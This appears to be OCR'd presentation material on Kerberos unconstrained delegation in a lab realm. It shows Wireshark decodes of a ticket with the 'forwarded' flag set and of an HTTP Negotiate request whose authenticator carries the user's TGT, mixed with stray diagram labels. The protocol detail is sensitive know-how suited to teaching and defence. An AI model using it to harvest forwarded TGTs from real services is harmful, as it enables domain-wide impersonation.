
- The KDC expects this request as a follow-up of the previous one, as the service is Unconstrained

- The resulting TGT has the expected forwarded flag



```
enc-part
  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
  cipher: 43d2ff3047bce194d96241369e9eab597c9af0f4edbff76e…
    encTGSRepPart
      key
      last-req: 1 item
      nonce: 547982359
      Padding: 0
      flags: 60a10000
        0... .... = reserved: False
        .1.. .... = forwardable: True
        ..1. .... = forwarded: True
        ...0 .... = proxiable: False
        .... 0... = proxy: False
        .... .0.. = may-postdate: False
        .... ..0. = postdated: False
        .... ...0 = invalid: False
        1... .... = renewable: True
        .0.. .... = initial: False
        ..1. .... = pre-authent: True
        ...0 .... = hw-authent: False
        .... 0... = transited-policy-checked: False
        .... .0.. = ok-as-delegate: False
        .... ..0. = unused: False
        .... ...1 = enc-pa-rep: True
        0... .... = anonymous: False
      authtime: 2021-04-02 13:57:34 (UTC)
      starttime: 2021-04-02 13:57:34 (UTC)
      endtime: 2021-04-02 23:57:34 (UTC)
      renew-till: 2021-04-09 13:57:34 (UTC)
      srealm: CAPSULE.CORP
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: krbtgt
          SNameString: CAPSULE.CORP
```

https://web.mit.edu/kerberos/krb5-1.5/krb5-1.5.4/doc/krb5-user/Kerberos-Ticket-Properties.html



TGT

ST

TGT

encTGSRep

Info

Forwarded flag!

Vegeta

AS

TGS

NTDS

HTTP


CIFS

Secret Key

Session Key

TS Timestamp

Auth Authenticator



Secret Key

Session Key


Timestamp

Authenticator


AP-REQ

- HTTP request with Negotiate header
  - Client sends ST + Authenticator


- The TGT and associated session key are within the Authenticator



```
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    Accept: text/html, application/xhtml+xml, image/jxr, */*\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gec
    Accept-Encoding: gzip, deflate\r\n
    Host: sharebrowser.capsule.corp\r\n
    Connection: Keep-Alive\r\n
  ▾ [truncated]Authorization: Negotiate YIILnQYGKwYBBQUCoIILkTCCC42gMDAuBgk
    ▾ GSS-API Generic Security Service Application Program Interface
        OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
      ▾ Simple Protected Negotiation
        ▾ negTokenInit
          ▸ mechTypes: 4 items
            mechToken: 60820b4f06092a864886f71201020201006e820b3e30820b…
          ▾ krb5_blob: 60820b4f06092a864886f71201020201006e820b3e30820b…
              KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
              krb5_tok_id: KRB5_AP_REQ (0x0001)
            ▾ Kerberos
              ▾ ap-req
                  pvno: 5
                  msg-type: krb-ap-req (14)
                  Padding: 0
                ▸ ap-options: 20000000
                ▾ ticket
                    tkt-vno: 5
                    realm: CAPSULE.CORP
                  ▾ sname
                      name-type: kRB5-NT-SRV-INST (2)
                    ▾ sname-string: 2 items
                        SNameString: HTTP
                        SNameString: sharebrowser.capsule.corp
                  ▸ enc-part
                ▸ authenticator
```

